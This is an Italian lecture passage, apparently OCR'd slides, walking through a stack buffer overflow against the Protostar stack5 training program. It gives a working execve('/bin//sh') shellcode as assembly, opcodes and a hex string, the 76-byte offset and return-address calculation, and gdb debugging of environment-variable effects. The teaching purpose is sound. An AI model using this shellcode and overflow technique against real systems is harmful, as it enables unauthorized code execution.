


Il secondo argomento è **NULL**.

Codice macchina argomenti **execve()**

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
```

(Minimalista)




Il terzo argomento è **NULL**.

Codice macchina argomenti **execve()**

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
```

(Minimalista)



Il registro EAX contiene l'indice di **execve()** (11).


Gli indici sono memorizzati nell'albero sorgente del kernel:

/path/to/linux/arch/x86/entry/syscalls/syscall_32.tbl

Codice macchina argomenti `execve()`

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
```

(Minimalista)




Si usa AL (e non EAX) perché:

genera codice macchina più corto rispetto a mov $0xb, %eax;
non si usano zeri.

Codice macchina invocazione `execve()`

(Minimalista)

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
int     $0x80
```




La chiamata di sistema è invocata tramite interruzione software 128.

Codice macchina argomenti `exit()`

(Minimalista)

```
xor     %eax,%eax
```




Il registro EAX viene posto a zero in maniera efficiente.

Non si possono usare gli zeri!

Codice macchina argomenti `exit()`

(Minimalista)

```
xor     %eax,%eax
inc     %eax
```



Il registro EAX viene incrementato di uno.

Le due istruzioni ora viste sono:


- più efficienti;
- più brevi;

di **`mov 1, %al`**.

Codice macchina invocazione **`exit()`**

```
xor     %eax,%eax
inc     %eax
int     $0x80
```

(Minimalista)



La chiamata di sistema **`exit()`** (indice 1) è invocata tramite interruzione software 128.

Putting it all together…

(Et voilà!)

```
xor     %eax,%eax
push    %eax
push    $0x68732f2f
push    $0x6e69622f
mov     %esp,%ebx
mov     %eax,%ecx
mov     %eax,%edx
mov     $0xb,%al
int     $0x80
xor     %eax,%eax
inc     %eax
int     $0x80
```

Traduzione shellcode → Stringa binaria

(Non è ancora finita (era troppo bello per essere vero…))

Lo shellcode ora visto va tradotto in una stringa di caratteri (codificati in esadecimale), in modo tale da poter effettuare l'iniezione in **`stack5`**.

Passi operativi per la traduzione:

- scrittura programma in Assembly;
- compilazione programma Assembly in codice macchina;
- estrazione degli opcode dal codice macchina;
- codifica degli opcode in una stringa.

Scrittura shellcode in Assembly

(Semplice)

Nell'archivio di esempi fornito con questa lezione è presente, alla sottodirectory **`stack5`**, un file sorgente **`shellcode.s`**.

Il sorgente è in formato AT&T a 32 bit.

Assembly → Codice macchina

(Semplice)

L'archivio di esempi ha un Makefile per la compilazione di **`shellcode.s`**:

```
make
```

NOTA BENE: **`shellcode.s`** va compilato a 32 bit (**`-m`**) e non va fuso in un eseguibile (**`-c`**).

Estrazione opcode codice macchina

(Semplice)

Gli opcode sono i numeri esadecimali stampati accanto agli indirizzi.

```
$ objdump --disassemble shellcode.o

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <shellcode>:
   0:   31 c0                   xor    %eax,%eax
   2:   50                      push   %eax
   3:   68 2f 2f 73 68          push   $0x68732f2f
   8:   68 2f 62 69 6e          push   $0x6e69622f
   d:   89 e3                   mov    %esp,%ebx
   f:   89 c1                   mov    %eax,%ecx
  11:   89 c2                   mov    %eax,%edx
  13:   b0 0b                   mov    $0xb,%al
  15:   cd 80                   int    $0x80
  17:   31 c0                   xor    %eax,%eax
  19:   40                      inc    %eax
  1a:   cd 80                   int    $0x80
```

Opcode

Codifica opcode in una stringa

(Semplice)

Gli opcode possono essere codificati come byte in rappresentazione esadecimale.

```
"\x31\xc0\x50\x68\x2f\x2f\x73"
"\x68\x68\x2f\x62\x69\x6e\x89"
"\xe3\x89\xc1\x89\xc2\xb0\x0b"
"\xcd\x80\x31\xc0\x40\xcd\x80"
```

La lunghezza finale è 28 byte.

È minore di 76 byte → OK.

Verifica dello shellcode

(Funziona?)

Per verificare lo shellcode, si può scrivere un programma in C che:


- definisca un array di caratteri contenente la stringa ora vista;
- esegua lo shellcode in termini di codice.

L'esempio **`shellcode_proof.c`** nella directory **`stack5`** illustra il procedimento.

Lo si compili, lo si copi in Protostar e lo si esegua.

Risultato

(Lo shellcode ha eseguito **`/bin//sh`**)



```
permitted by applicable law.
$ ./shellcode_proof
$ ps faxu | grep -A4 login
root      1653  0.0  0.0   2556  1300 tty3     Ss   May12   0:00 /bin/login --

user     15524  0.0  0.0   1744   516 tty3     S+   05:46   0:00  \_ -sh
root      1654  0.0  0.0   1704   524 tty4     Ss+  May12   0:00 /sbin/getty 384
00 tty4
root      1655  0.0  0.0   1704   524 tty5     Ss+  May12   0:00 /sbin/getty 384
00 tty5
root      1656  0.0  0.0   1704   524 tty6     Ss+  May12   0:00 /sbin/getty 384
00 tty6
root     15436  0.0  0.0   2556  1300 tty2     Ss   05:39   0:00 /bin/login --

user     15518  0.0  0.0   1744   516 tty2     S+   05:45   0:00  \_ -sh
root     15881  0.2  0.0   2556  1300 tty1     Ss   07:19   0:00 /bin/login --

user     15882  0.0  0.0   1744   516 tty1     S    07:19   0:00  \_ -sh
user     15885  0.0  0.0   1744   480 tty1     S    07:19   0:00      \_ /bin//s
h
user     15886  0.0  0.0   2344   908 tty1     R+   07:19   0:00          \_ ps
faxu
user     15887  0.0  0.0   1776   572 tty1     S+   07:19   0:00          \_ gre
p -A4 login
$ _
```

Automazione input shellcode per **`stack5`**

(Tramite **`python`**)

L'archivio di esempi contiene lo script Python **`stack5-payload.py`**.
Tale script stampa in output l'input da passare a **`stack5`**.
Lo si copi nella macchina virtuale Protostar.

Per poter generare un input malizioso efficace, bisogna calcolare ed impostare correttamente alcuni parametri nello script.

Ricostruzione layout stack

(Propedeutica al calcolo dei parametri dello script)

Per tarare i parametri dello script, si rende necessaria la ricostruzione del layout dello stack del processo **`stack5`** durante la sua esecuzione.

- È sufficiente il frame di **`main()`**.

Si esegue **`stack5`** tramite debugger, passando come input lo shellcode.

- Solo lo shellcode.

Successivamente, si fanno i soliti calcoli.

Stampa shellcode su file

(Tramite **`python`**)

Si modifichi lo script **`stack5-payload.py`** in modo tale da stampare il solo shellcode.

Si salvi lo shellcode su un file, ad esempio:

`/tmp/payload`

Si ripristini lo script originale.

Verifica shellcode su file

(Tramite **`hexdump`**)

Si mostri il contenuto binario ed ASCII di **`/tmp/payload`**:

```
hexdump -C /tmp/payload
```

Lo script precedente ha inserito un carattere newline **`\n`**.

Non compromette la demo, fortunatamente.

Per il resto, il file contiene lo shellcode.

Debug di **stack5**

(Tramite **gdb**)

Si carichi **stack5** sotto **gdb**, immettendo un breakpoint subito prima dell'istruzione **leave**:

```
gdb -q /opt/protostar/bin/stack5
(gdb) disas main
...
(gdb) b *0x080483d9
Breakpoint 1 at 0x80483d9: file stack5/stack5.c, line 11.
```

Esecuzione di **`stack5`**


(Con input malevolo)

Si esegua **`stack5`** sotto **`gdb`**, passando lo shellcode su STDIN:

```
(gdb) r < /tmp/payload
```

Layout dello stack

(Subito prima di **`leave`**)



Calcolo ampiezza intervallo

(64 + 8 + 4 = 76 byte)

Il primo parametro dello script (**`length`**) contiene la lunghezza dell'area di memoria da **`buffer`** alla cella contenente l'indirizzo di ritorno.

Tale intervallo è ampio 64 + 8 + 4 = 76 byte.

Di questi 76 byte, 36 + 8 + 4 = 48 caratteri devono essere riempiti con un carattere di padding (ad esempio, **`a`**).

Stampa indirizzo iniziale shellcode

(Va scritto dentro la cella con l'indirizzo di ritorno)

L'indirizzo iniziale dello shellcode è memorizzato sulla punta dello stack.

```
(gdb) p $esp
$7 = (void *) 0xbffffc90
(gdb) x/a $esp
0xbffffc90:  0xbffffca0
```

L'indirizzo evidenziato in rosso va impostato come valore della variabile **`ret`** nello script.

Uscita dal debugger

(Dopo aver prelevato le informazioni necessarie)

Una volta identificati i parametri dello script, si può uscire da **gdb**:

```
(gdb) q
```

Stampa input malizioso su file

(Tramite **`python`**)

Si esegua lo script **`stack5-payload.py`** e si stampi l'intero input malizioso su file:

```
stack5-payload.py > /tmp/payload
```

Esecuzione di **`stack5`**


(Con l'input malizioso, tramite **`gdb`**)

Si carichi nuovamente **`stack5`** sotto **`gdb`** e lo si esegua con l'input malizioso generato:

```
gdb -q /opt/protostar/bin/stack5
(gdb) r < /tmp/payload
```

Risultato

(L'attacco fallisce se lanciato dal terminale offerto via VirtualBox)



```
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ gdb /opt/protostar/bin/stack5
GNU gdb (GDB) 7.0.1-debian
Copyright (C) 2009 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i486-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>...
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload

Program received signal SIGSEGV, Segmentation fault.
0xbffffca0 in ?? ()
(gdb) _
```

Risultato

(L'attacco quasi riesce se lanciato dal terminale in cui si lo è costruito)

```
Welcome to Protostar. To log in, you may use the user / user account.
When you need to use the root account, you can login as root / godmode.

For level descriptions / further help, please see the above url.

user@localhost's password:
Linux (none) 2.6.32-5-686 #1 SMP Mon Oct 3 04:15:24 UTC 2011 i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 16 10:25:17 2017 from 10.0.2.2
$ gdb -q /opt/protostar/bin/stack5
Reading symbols from /opt/protostar/bin/stack5...done.
(gdb) r < /tmp/payload
Starting program: /opt/protostar/bin/stack5 < /tmp/payload
Executing new program: /bin/dash

Program exited normally.
(gdb)
```

“What’s wrong now?”

(“And how do I fix it?”)

Una prima osservazione

(L'attacco è "sensibile" al terminale usato per lanciarlo)

L'attacco sembra risultare "sensibile" al terminale da cui è stato lanciato.

Se il terminale è diverso da quello usato per preparare l'attacco, l'attacco fallisce.

Se il terminale è uguale a quello usato durante la preparazione dell'attacco, l'attacco non fallisce.

Anche se, in quest'ultimo caso, non sembra condurre a qualcosa di positivo.

Una ipotesi azzardata

(**gdb** ci mette lo zampone, modificando l'ambiente del processo tracciato)

Sulla base di quanto visto, si può azzardare una prima (alquanto fantasiosa, ma motivata) ipotesi.

Il debugger **gdb** aggiunge alcune variabili di ambiente nel processo tracciato (**stack5**).

Tali variabili non sono invece presenti se il processo è lanciato senza debugger.

Le variabili aggiunte sono in qualche modo "sensibili" al tipo di terminale adottato.

La (tragica) conseguenza

(Cambia il posizionamento degli stack frame → **`buffer`** ha un indirizzo diverso)

Se l'ipotesi è vera, le conseguenze potrebbero essere disastrose.

Cambia la composizione di **`envp`**

→ Cambia la posizione degli stack frame

→ Cambia l'indirizzo di **`buffer`**

→ L'input malizioso provoca il cambio di EIP con un indirizzo che NON è più l'inizio dello shellcode.

→ Probabile violazione di segmento o esecuzione di istruzione illegale.

Domanda

(Sacrosanta, se si è rimasti lucidi fino ad ora)

Se questa ipotesi è vera, perché nelle demo precedenti non si è presentato questo problema?

Risposta

(Semplice ed inoppugnabile; l'ipotesi non è poi tanto bislacca…)

Nelle demo precedenti non si è mai fatto riferimento ad un indirizzo assoluto sullo stack.

→ Non si è mai avuto modo di sperimentare questo tragico inconveniente.

Nelle demo precedenti si è sempre fatto riferimento ad un indirizzo di una funzione del programma (che non è sullo stack, bensì nell'area di codice).

Verifica delle ipotesi

(Confronto dell'ambiente standard con quello fornito da **gdb**)

Per verificare tale ipotesi si può procedere con la stampa delle variabili di ambienti:

- dentro un terminale normale;
- dentro il debugger.

Una eventuale differenza degli ambienti indica la presenza di variabili aggiunte o tolte da **gdb**.

Stampa ambiente terminale

(Tramite il comando **`env`**)

Il comando **`env`**, lanciato senza argomenti, stampa l'ambiente fornito dalla shell DASH.

```
env
```

Stampa ambiente debugger

(Tramite il comando **`show env`** di **`gdb`**)

Il comando **`show env`**, lanciato senza argomenti, stampa l'ambiente fornito dal debugger **`gdb`** ai processi tracciati.

```
(gdb) show env
```

Confronto degli ambienti


(**dash** vs gdb)

```
$ env
SSH_CLIENT=10.0.2.2 51310 22
USER=user
MAIL=/var/mail/user
HOME=/home/user
SSH_TTY=/dev/pts/0
LOGNAME=user
TERM=xterm-256color
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8
SHELL=/bin/sh
PWD=/home/user
SSH_CONNECTION=10.0.2.2 51310 10.0.2.10 22
```

Confronto degli ambienti

(dash vs **gdb**)

```
(gdb) show env
SSH_CLIENT=10.0.2.2 51310 22
USER=user
MAIL=/var/mail/user
HOME=/home/user
SSH_TTY=/dev/pts/0
LOGNAME=user
TERM=xterm-256color
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
LANG=en_US.UTF-8
SHELL=/bin/sh
PWD=/home/user
SSH_CONNECTION=10.0.2.2 51310 10.0.2.10 22
LINES=27
COLUMNS=105
```



Che cosa si è scoperto?

(**gdb** aggiunge due variabili all'ambiente del processo tracciato)

Il debugger **gdb** inserisce due nuove variabili nell'ambiente del processo tracciato:

- **`LINES`** → ampiezza del terminale in righe
- **`COLUMNS`** → ampiezza del terminale in colonne

Cancellazione delle variabili extra

(In tal modo, **gdb** e **dash** offrono ambienti identici a **stack5**)

Il comando **unset env** di **gdb** permette di cancellare variabili di ambiente.

Cancellando **LINES** e **COLUMNS**, gli ambienti di **dash** e **gdb** tornano a coincidere:

```
(gdb) unset env LINES
(gdb) unset env COLUMNS
```

→ L'indirizzo di **buffer** individuato tramite **gdb** vale anche se **stack5** è eseguito da **dash**!

Debug di **stack5**

(Tramite **gdb**, per calcolare l'indirizzo corretto di **buffer**)

Si immetta un breakpoint subito prima dell'istruzione **leave**:

```
(gdb) disas main
...
(gdb) b *0x080483d9
Breakpoint 1 at 0x80483d9: file
stack5/stack5.c, line 11.
```

Esecuzione di **`stack5`**

